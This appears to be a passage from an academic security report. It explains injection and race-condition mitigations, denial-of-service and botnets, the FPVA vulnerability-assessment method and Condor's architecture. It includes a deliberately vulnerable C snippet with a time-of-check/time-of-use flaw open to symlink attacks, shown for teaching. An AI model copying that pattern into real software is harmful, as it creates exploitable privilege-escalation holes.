


Figure 24. Network map of our XSS attack.

2.3.6. Mitigation strategies

The goal when handling these situations is to ensure that any user cannot modify the meaning of commands or queries sent to any of the interpreters invoked by the application.

To avoid[42] these attacks, it must take follow safe programming practices[44]:

- **Input validation**

We must check the length, type, syntax, and business rules before accepting data to be displayed or stored.

A simple solution uses an "accept known good" validation strategy. Reject invalid input rather than attempting to sanitize potentially hostile data, which may be easily faked in order to pass filter testing.

- **Use strongly typed parameterized query APIs**

With placeholder substitution markers, even when calling stored procedures.

- **Principle of minimal privilege**

When connecting to databases or other backend systems, use the tightest permissions possible. This security policy is also applicable to operating system privileges of the users and daemons.

- **Do not provide detailed error messages**

Showing errors can facilitate an attack. It is prevented by using what is known as security by obfuscation, which adds a measure of security to our normal security policy, by not showing information about the user errors.

- **Do not use dynamic query interfaces**

Rather than functions like mysql_query() or similar functions, use static, predefined queries.

- **Do not use simple escaping functions**

such as PHP's addslashes() or character replacement functions such as str_replace("'", "''). These are weak and have been successfully exploited by attackers. With PHP, use functions such as mysql_real_escape_string() when using MySQL, or preferably use the PHP Data Objects[69] (PDO) library, which does not require escaping.

- **Watch out for representation errors**

Inputs must be decoded and represented in a simple and standard way of the application before being validated. Make sure that the application does not decode the same input twice. Such errors could be used to bypass whitelist schemas by introducing dangerous inputs after they have been checked.

2.4 Race Conditions

2.4.1. Description

A race condition exists when a group of instructions are not executed in the sequential manner that was intended by business rules[47]. Where multiple processes access and manipulate the same data concurrently, and the result of the execution depends on the order in which the accesses take place, a race condition threat is present.

There are many scenarios in which a program may contain a race condition, so they have to be handled carefully.

2.4.2. Switch Condition

A switch condition appears when a variable used in a switch statement changes during the execution of the switch statement.

2.4.3. Thread Execution

If multiple threads are accessing at the same resources at the same time, an invalid result may be produced.

2.4.4. Time of Check-Time of Use

A race condition appears when the times determined checking a resource and using it are different. This situation may produce invalid results. This occurs commonly.

2.4.4.1. Proof of concept

```
...

if (access(filename, W_OK)!= 0)
{
        exit(0);
}else{
        if ((fd = open(filename, O_WRONLY)) == NULL)
        {
                perror(filename);
                return(0);
        } else {
                /* here is where the file is written */
        }
     }
...
```

This code has a *Time of check-Time of use* vulnerability.

The function `access()` is intended to check whether the real user who executed the setuid program would normally be allowed to write the file. The problem occurs, because during the time between checking the file and opening it, other instructions can be executed. The attack is called a symlink attack[50], and it consists of making a symbolic link to a file that the attacker is not supposed to be allowed to open, after checking the file and before opening it. The Figure 25 shows a timeline for this attack.




Figure 25. A symbolic link is made after checking and before opening the file.

The attack program continuously makes the symbolic link in an inifinite loop[49]. If the link is created correctly, the attack successfully opens the file within the `/tmp` directory, where it has write permission, and it adds a user as in the heap-based overflow attack.

2.4.5. Opening-Reading/Writing

Another kind of race condition exploit aims to overwrite certain or arbitrary files, at the privileges of the invoking application. It exists due to a lack of checks on a file before writing to the file. Applications for which it is necessary to write in temporal files, the programmer forgets to do checks before writing.

2.4.5.1. Proof of concept

The targeted application used in the path transversal, command injection, and format string attacks also exhibits a race condition vulnerability. The attack consists of tricking the vulnerable application to write or read to an unintended file by creating a symbolic link.

As a consequence of creating a symbolic link before opening the file, the program will open the unintended file instead of the intended file.

To attack with this technique we create a symbolic link to the target file:




Figure 26. Attempting a symlink attack on the targeted code.

The symbolic link between the files is created, and when opened, the unintended file is read.

2.4.6. Mitigation strategies

Prevention of these attacks eliminates any interval time between the checking of a condition based upon a file name and the opening of that file[45].

Locking functionality can be used to form an atomic operation, eliminating the vulnerable time interval. Well known techniques implement semaphores, locks, and conditional variables. These techniques must be used carefully to avoid dead lock.

2.5 Denial of Service attacks

Denial of service attacks consist of making a computer service unavailable to its intended users. Many different methods and techniques are used to make a resource unavailable.

These attacks are difficult to classify, since the vector attacks are very wide. As we have seen in the Figure 5, 7, 11 and 19, targeted code has crashed as a consequence of a denial of service vulnerability. Some of these flaws can result in more dangerous vulnerabilities, as in those examples where we have been able to execute injected code.

The attack classification we propose is based upon the targeted network architecture layer:

- **Application layer**

Vulnerabilities are in this layer of applications; it is this section's focus.

- **Transport or Internet layers**

Targets are components of the operating system or protocols such as TCP/IP, ICMP, UDP, and others. These attacks were notorious a few years ago. Today, they are easily detected and mitigated by the use of firewalls and Intursion detection systems (IDS).

Although there are many kinds of attack vectors, the aim is always the same: making the targeted host to stop providing any service, limit services, or limit services by user.

2.5.1. Denial of Service

2.5.1.1. Description

This portion of the vulnerability assessment looks for components for which their execution flow is susceptible to Denial of Service (DOS)[57] vulnerabilities. We search for possible and likely bottlenecks within the assessed software. Diagrams facilitate this effort. We will also look for these problems within the code.

An application layer attack has different vectors, depending on their impact:

- **Application crashing**
    - *Buffer-based vulnerability*: Buffer overflows can crash the application.

- *Application exception*: Unexpected inputs may cause an exception and its associated crash.

- **Data destruction**

  - Information can be targeted; for example, destroying the information in a web page makes it useless, and its service is then unavailable for its intended users.

- **Resource depletion**

  - *Bandwidth or CPU*: If a simple client request produces a very large response or the response is very complex to process, launching this request over and over may cause bandhwith or CPU exhaustion.

  - *Memory or Disk Space*: This attack can results as a consequence of not freeing dynamic memory, not removing temporal files, or creating large log files. Its goal is to fill the memory system.

2.5.1.2. Proof of concept

The attacks represented in Figures 5, 7, 11, and 19 are examples of denial of service vulnerabilities. We do not find it necessary to show any other to clarify any new concept.

2.5.2. Distributed Denial of Service

2.5.2.1. Description

A distributed denial of service attack has the same target and similar vector attack as a denial of service attack, but many computers are used simultaneously in the attempt.

Distributed Denial of Service[56] (DDOS) attacks are more like brute force attacks[11]. Unfortunately, these attacks are very difficult to stop and in most cases, rather than taking advantage of a code flaw, the goal is to exhaust a service by issuing simultaneously requests from thousands of computers that have been previously compromised and infected with remote control malware[8]. To stop an attack, the system must be specially prepared, and depending on the traffic volume, this may be very difficult.

The main problems when trying to stop this attack in comparison to a normal denial of service are:

- There is much more attack traffic than with one machine.
- It is harder to deflect than when just one machine is attempting it.
- Many different vector attacks can be attempted simultaneously.
- In some cases it may be harder to track which machines are attacking and which are doing simple requests.

- The attacker does not interact directly with the victim, so the attacker may not be possible to track.

In recent years, a common technique for infecting machines has used worms which take advantage of social engineering in social networks and instant messaging services. This has increased these kinds of attacks and their damage.

The infected machines are controlled and organized together into a group, which is called a botnet. They throw middle servers that use hidden irc channels, twitter accounts, or other protocols the attacker can control, to the infected machines. Using these servers in the middle facilitates the control of the machines, and it also provides an anonymous connection for the attacker, who does not connect directly to the infected machines.

Figures 27 and 28 illustrate the main differences between a normal denial of service attack and a distributed denial of service attack. The figures also show some of the previous concepts:




Figure 27. Network map of a Denial of Service attack.




Figure 28. Network map of a Distributed Denial of Service attack.

As we can appreciate in Figure 28, the attacker gets and sends the information to the compromised hosts through a server that obfuscates him. Moreover, the group of compromised hosts is used to infect other machines, and consequently, to increase the power of the attacks. The methods used for infecting other machines are vast, from social engineering to the exploitation of known vulnerabilities.

It is not necessary to provide any example of this attack. since it is not necessary to explain any concept.

2.5.3. Mitigation strategies

When programming, here are some recommendations for preventing these attacks:

- Do all possible unexpected input validations in order to prevent exceptions.
- Avoiding costly CPU operations and large network responses or limiting them.
- Ensure dynamic memory is freed and remove temporary files after using them.
- Reduce bottlenecks as much as possible.

There are other complex techniques used to mitigate these attacks, specifically focused on stopping distributed attacks, which do not take advantage of any clear flaw, are very easy to do and difficult to stop.

2.6 Conclusions

We have learnt the kinds of threats that can appear during the implementation stage of software development, how to exploit them and fix the problem.

This study has been very useful, as it has helped me to find flaws during the vulnerability assessment, and I have improved my secure programming practices.

3. AN APPROACH TO FIRST PRINCIPLES OF VULNERABILITY ASSESSMENT

Abstract

This chapter provides an approach to the First Principles of Vulnerability Assessment (FPVA) methodology, which is a procedure for identifying the most dangerous, and higher risk of exploitation, vulnerabilities of complex applications such as middleware. Specifically, there is an introduction to the methodology, an explanation the reasons why it has been developed, and a detailed description of each stage of the assessment process. In addition, the lack of automated assessment tools is explained. This work has allowed us to do a successful vulnerability assessment.

3.1 Introduction

First Principles of vulnerability assessment (FPVA) is a manual approach to vulnerability assessment. This methodology allows assessors to evaluate the security of a system in depth, in order to find their flaws. The effectiveness of FPVA has been proved, and several distributed systems such as Condor, Storage Resource Broker, MyProxy, gLExec, Gratia and Quill have been assessed. Many critical vulnerabilities have been identified, resulting in a direct improvement of the security of these applications.

The reason why vulnerability assessments are very important is that once the software has been assessed, system administrators can easily secure their systems and networks. Without assessment, it does not matter what security policy is used. If the software contains vulnerabilities, the system can be compromised.

The FPVA methodology is specifically designed for analyzing complex software such as distributed systems, as FPVA focuses the analyst's attention on the components of the software and its resources with higher risk. Those are the ones more likely to contain critical flaws. Without focus, in the case of distributed systems, an in depth analysis of all components would take too long. A lot of time would be wasted on components that do not have any high value assets or that are secure by design[54].

FPVA is born as a result of the false sensation of security that automated assessment tools provide. In comparison with automated tools, the effectiveness of FPVA was proved in the paper *Manual vs. Automated Vulnerability Assessment: A Case Study[29]. S*ome members of the MIST team assessed distributed systems with the FPVA methodology, and then they compared their results with those obtained from the in fashion automated tools of the day. The conclusions were that many critical vulnerabilities found during the manual assessment were not discoverable through the use of automated tools. The main drawbacks of these tools are that they miss critical vulnerabilities, and they warn about vulnerabilities that do not exist or are not exploitable. FPVA also lays the foundation of future MIST efforts, helping to improve future automated tools research by comparing the results of the manual and automated assessments, finding their weaknesses, and correcting them.

For a successful assessment, the assessment team must be independent of the development group[9], as the code must be analyzed from a different perspective of the developers. Otherwise, the effectiveness of the assessment will be reduced.

3.2 Methodology

Application of this methodology needs the source code of the assessed middleware, official documentation, and access to the developers.

The security vulnerabilities are rated on this scale:

- **Level 0** (False alarm): The exploit for this vulnerability does not actually allow any unauthorized access.
- **Level 1** (Zero-value vulnerability): The exploit allows unauthorized access to the system, but no assets of any value can be accessed.

- **Level 2** (Low-value asset access): The exploit allows unauthorized access, provides access to an asset, but is considered a lesser threat. An example of such a vulnerability might be allowing read access to a log file.
- **Level 3** (High-value asset access): The exploit allows unauthorized access, provides access to an asset, and the asset is of a critical nature. An example of such a vulnerability might be allowing unauthorized log-in to a server or revealing critical data.

The goal of this technique is to spend the majority of the time seeking Level 3 and Level 2 vulnerabilities.

During the assessment, understanding how each component of the assessed system works comes first, as well as the interconnected systems on which it relies, and its information or product to determine the sensitivity level of each part of the software. When the system is understood, then a systematic examination of the critical components is done. As a result, rather than base the methodology on known vulnerabilities, it tries to find new types and variations of attacks based on the design of the application. The sections that divide the evaluation are:

- System code analysis.
    - Architectural analysis.
    - Resource analysis.
    - Privilege analysis.
- Component evaluation.
- Dissemination of the results.

As it can be appreciated, the part where each part of the system is studied and understood is divided in three parts . This facilitates the job of understanding, as middleware systems are usually very complex.

There are no prior assumptions about the nature of the threats or techniques used for the analysis. These depend on the information obtained during the early stages of evaluation, where the code of the application is studied in order to determine which parts should be evaluated further, which components have more valuable assets, and which have a higher risk of exploitation. This process allows assessors to find new vulnerabilities that do not depend on a known list.

3.2.1. System code analysis

During this step the system is studied and tested in depth. The goal is to understand it as much as possible before starting to audit the vulnerabilities. This stage helps us identify more complex vulnerabilities that are based on the interaction of multiple system components and are not amenable to local code analysis.

This stage uses the application source code, the official manuals, and the system is tested on our local or virtual machines.

Middleware is usually very complex. To make system code analysis less complex, this step is divided into three distinct parts.

3.2.1.1. Architectural analysis

Architectural analysis intends to understand the functionality and the structure of the system. It locates the hosts and components of the system (a component may be a process, a thread or a module), and identifies how they interact with other system components and users.

As a result, a diagram is made of the system components showing the interaction of users and other components (see Figure 29 in the Quill assessment section as an example).

3.2.1.2. Resource identification

Resource identification takes into account architectural analysis. It proposes to identify the resources accessed by each component, such as databases, devices, and files. For each resource, the operations allowed by each component and user such as read, write, rename, delete, or create are found.

Having identified all these resources, another diagram is made listing the resources accessed by each component (see Figure 30 of the Quill assessment section as an example).

3.2.1.3. Trust and Privilege analysis

Trust and privilege analysis identifies the different permissions of the resources, how they are protected, and who has access to them.

Also identified are the privilege level at which each component runs on the operating system, and if there were databases available, the privileges of the database users would also be analyzed.

Finally, the trust assumptions between each component and the users are determined.

The privilege and permission information is added to both of the diagrams.

3.2.2. Component evaluation

The vulnerabilities are sought and found in component evaluation step.

A key aspect of this technique is that it takes into account the information obtained in the first three steps. The diagrams help to prioritize the work, so that the components which are more likely vulnerable, and have higher risk, are analyzed first, and more in depth.

The kinds of vulnerabilities that are looked for are:

- **Implementation flaws** are produced as a result of an inadequate use of the programming language. These are as shown and explained in the *Vulnerabilities summary* section of this report. Automated programs can also help to find this threats, but automated programs do not work well enough.

- **Design flaw** vulnerabilities are caused by a lack of security effort during the design of the application. They differf from implementation flaws, which are a consequence of a poor use of the programming language. These are much more varied. They usually rely on security policy, which sometimes is not taken into account as much as it should by developers, who tend to spend a lot of time thinking how to make things possible. However, from a security point of view, it is important to spend time thinking about how to make certain things impossible.

  The previous diagrams are helpful in the identification these flaws.

  Designing security into a software application means that one should keep security in mind during the development life cycle, beginning with requirements and design. It is not advisable to write code first, and then worry about making it secure afterward.

- **Operational vulnerabilities** appear during the installation or configuration of the software. They are due to the interaction with the environment, are more common in complex systems as middleware, and finding them must be done on a default installation of the system, following the steps of the official documentation analyzing each step.

- **Interaction effects** are usually more complex than other kinds of vulnerabilities. They appear due to the interaction of other components of the system, users, and the environment.

  Furthermore, they are difficult to identify, and they are not discoverable by the local code analysis that automated tools provide. Identificaiton requires a more global view, which is given by the diagrams made during earlier stages of the assessment.

Each flaw found it is written into a report that contains a description, the component which causes the problem, the way to exploit this flaw, and possible solutions for fixing it.

It usually happens that what in the beginning looked like a vulnerability cannot be exploited, so is just a false alarm. For this reason, the exploit of each flaw has to be written and tested before reporting.

Once this stage has been finished, the report is sent to the developers. Receipt of the report is comfortable for the developers, since the reports are directly sent to them. They can follow their same procedure as if vulnerabilities were discovered "internally", rather than "in the wild".

3.2.3. Dissemination of results

Once the vulnerabilities have been reported and fixed, the developing team must consider how they want to integrate the update into their release stream. This depends on the hazard of the vulnerability and their policy. They will have to decide what to do about the following points:

- Put out a special release or integrate it in an upcoming one.
- If they announce the existence of the vulnerability, how much detail they provide initially.
- If the project is open source, how to deal with groups that are slow to update.
- If there should be some community-wide mechanism to time announcements and releases.

An important point to take into account is that security releases are not intermixed with releases that update functionality. Furthermore, users should be able to update their current version of the code to repair the vulnerability without having to move forward to a new version. If that were the case, some users could decide not to move to the new release, so they will continue being vulnerable.

3.3 Conclusions

This chapter has explained the FPVA methodology, which is an architecture- and resource-based analysis that is not dependent on known vulnerabilities It has been applied to several assessment activities of key middleware systems, resulting in significant improvements in the security of these systems. Similar improvements have been made by creating a security-aware atmosphere among the software developers.

We promote a clear reminder that the assessment activity must be independent from the software development team. In addition, assessment must be part of the normal software development life cycle.

We explained the weaknesses of automated assessment tools, the reasons behind the weaknes, and where they fail. This information provides a concrete direction for improving the capabilities of future automated tools.

4. APPROACH TO CONDOR

Abstract

This chapter provides an approach to the Condor workload management system. The aim is to introduce this complex middleware as a context for the Quill assessment chapter. Going directly to an assessment of this middleware's component without understanding what it is for and how it is structured would be difficult to understand. Moreover, it has allowed me to understand this complex application before assessing it.

4.1 Introduction to Condor

Condor is an open source project, which started in 1980, developed at the University of Wisconsin-Madison, and designed to encapsulate and run large collections of distributed computing resources with the aim of giving people and computer scientists more access to available computing power.

Condor specializes in *high throughput computing*[59] (HTC), which allows users to run huge number of tasks over long periods of time. This contrasts with getting use of an extremely fast *high performance computer*[55] (HPC) for only a small amount of time.

Many problems that scientists are trying to solve require weeks or even more of computing time to run. For this reason, rather than being interested in HPC, scientists and enginers would have access to a large collection of slower computers for much longer periods, thus increasing their overall throughput[62].

When institutions' users moved away from centralized mainframes to personal computers, the total computational power of the institution as a whole may have risen dramatically as the result of such a change, but because of distributed ownership, individuals have not been able to capitalize on the institutional growth of computing power. Condor was born to take advantage of this larger, but distributed power by creating a network of these resources and managing them.

In these institutions many desktop machines sit idle for very long periods of time while their owners are busy doing other things (such as being away at lunch, in meetings, or at home sleeping). Condor makes use of all the wasted computing power that many facilities have tied up in idle workstations. Condor can manage these workstations with different policies, for example, to run jobs on them while the mouse or keyboard has no input, and if input is detected, store the job's state, shift to a idle workstation and continue running again.

The Condor toolkit sets up a management system that assigns computer resources to jobs that have been submitted by users. Some of the main services that Condor provides are:

- Job Queuing
- Job Scheduling
- Resource Monitoring
- Resource Management

Inside Condor there are several different environments among which a user can choose when submitting jobs. These *Condor universes* allow us to specify even more about what kind of job to run. Users specify the universe they require in a submit description file. The different Condor universes are:

- **Standard** Jobs are able to store their state and shift to a different machine if interrupted. However, the source code is required to be specially linked with condor compile.
- **Vanilla** Jobs under this universe are not be relinked. There is no way to take a checkpoint or migrate a job executed under the vanilla universe. For access to input and output files, jobs must either use a shared file system, or use Condor's File Transfer mechanism.
- **Parallel** For running a set of jobs at the same time, or running an MPI job.
- **Grid** Used to submit jobs onto remote grids.

- **Java** Allows users to run jobs written for the Java Virtual Machine.
- **VM** Condor facilitates the execution of VMware and Xen virtual machines with the vm universe.

Because Condor can manage such a diverse kinds of hardware and software, it needs a simple and very effective way of delegating particular jobs to particular machines. The Condor's way of tackling this problem is called a *ClassAd[61]*. There are two types of ClassAds:

Machine ClassAds All Condor machines have a very verbose and highly configurable ClassAd describing the resource properties: architecture, operating system, CPU type, CPU speed, virtual memory size, physical location, current load average, usage hours, and conditions.

Job ClassAds Every job that is submitted also has a associated ClassAd, any the user may specify what type of architecture, operating system, amount of RAM and also the Universe that the job will run in.

Condor then plays the role of a matchmaker by continuously reading job ClassAds and machine ClassAds, matchmaking resource requests with resource offers appropriately.

4.2 Condor Architecture

A group of Condor machines working under the same domain is called a *Condor pool*.

In a Condor pool we can find different *Condor machines* depending on the role that they perform, these are[58]:

Central Manager There is just one machine of this kind per pool. Its job is to collect information, and to negotiate the scheduling between resources and resource requests. This machine plays a very important part in the Condor pool and should be reliable. If this machine crashes, no further matchmaking can be performed within the Condor system (although all current matches remain in effect until they are broken by either party involved in the match).

Execute Machine Any machine of the pool can be configured for executing or not Condor jobs. Obviously, some of your machines will have to serve this function or your pool won't be very useful.

Submit Any machine in your pool (including your Central Manager) can be configured for whether or not it should allow Condor jobs to be submitted. The resource requirements for a submit machine are actually much greater than the resource requirements for an execute machine. First of all, every job that you submit that is currently running on a remote machine generates another process on your submit machine. So, if you have lots of jobs running, you will need a fair amount of swap space and/or real memory.

Checkpoint Server One machine in your pool can be configured as a checkpoint server. This is optional, and is not part of the standard Condor binary distribution.

The checkpoint server is a centralized machine that stores all the checkpoint files for the jobs submitted in your pool.This machine should have lots of disk space and a good network connection to the rest of your pool, as the traffic can be quite heavy.

In the following diagram be can see the different Condor machines of a pool, their iterations, OS privileges, and iterations with other machines:




Figure 29. Condor architecture diagram.

As shown in Figure 29, each Condor machine has different daemons for carrying out the functions mentioned. The daemons are:

condor_master This daemon is responsible for keeping all the rest of the Condor daemons running on each machine in the pool. It spawns the other daemons, and periodically checks to see if there are new binaries installed for any of them. If there are, the master will restart the affected daemons. In addition, if any daemon crashes, the master will send e-mail to the Condor Administrator of the pool and restart the daemon. The condor_master also supports various administrative commands that let an administrator start, stop or reconfigure daemons remotely. The condor_master will run on every machine in the Condor pool, regardless of what functions each machine is performing.

condor_startd This daemon represents a a machine capable of running jobs. It advertises certain attributes about that resource that are used to match it with pending resource requests. The condor_startd runs on any machine in the pool that wishes to be able to execute jobs. It is responsible for enforcing the policy that

resource owners configure, which determines under what conditions remote jobs will be started, suspended, resumed, vacated, or killed.

condor_starter This program is the entity that actually spawns the remote Condor job on a given machine. It sets up the execution environment and monitors the job once it is running. When a job completes, the condor_starter notices this, sends back any status information to the submitting machine, and exits.

condor_schedd This daemon represents resource requests to the Condor pool. Any machine that wishes to allow users to submit jobs needs to have a condor_schedd running. When users submit jobs, they go to the condor_schedd, where they are stored in the job queue managed by the condor_schedd. Once a job has been matched with a given resource, the condor_schedd spawns a condor_shadow to serve that particular request.

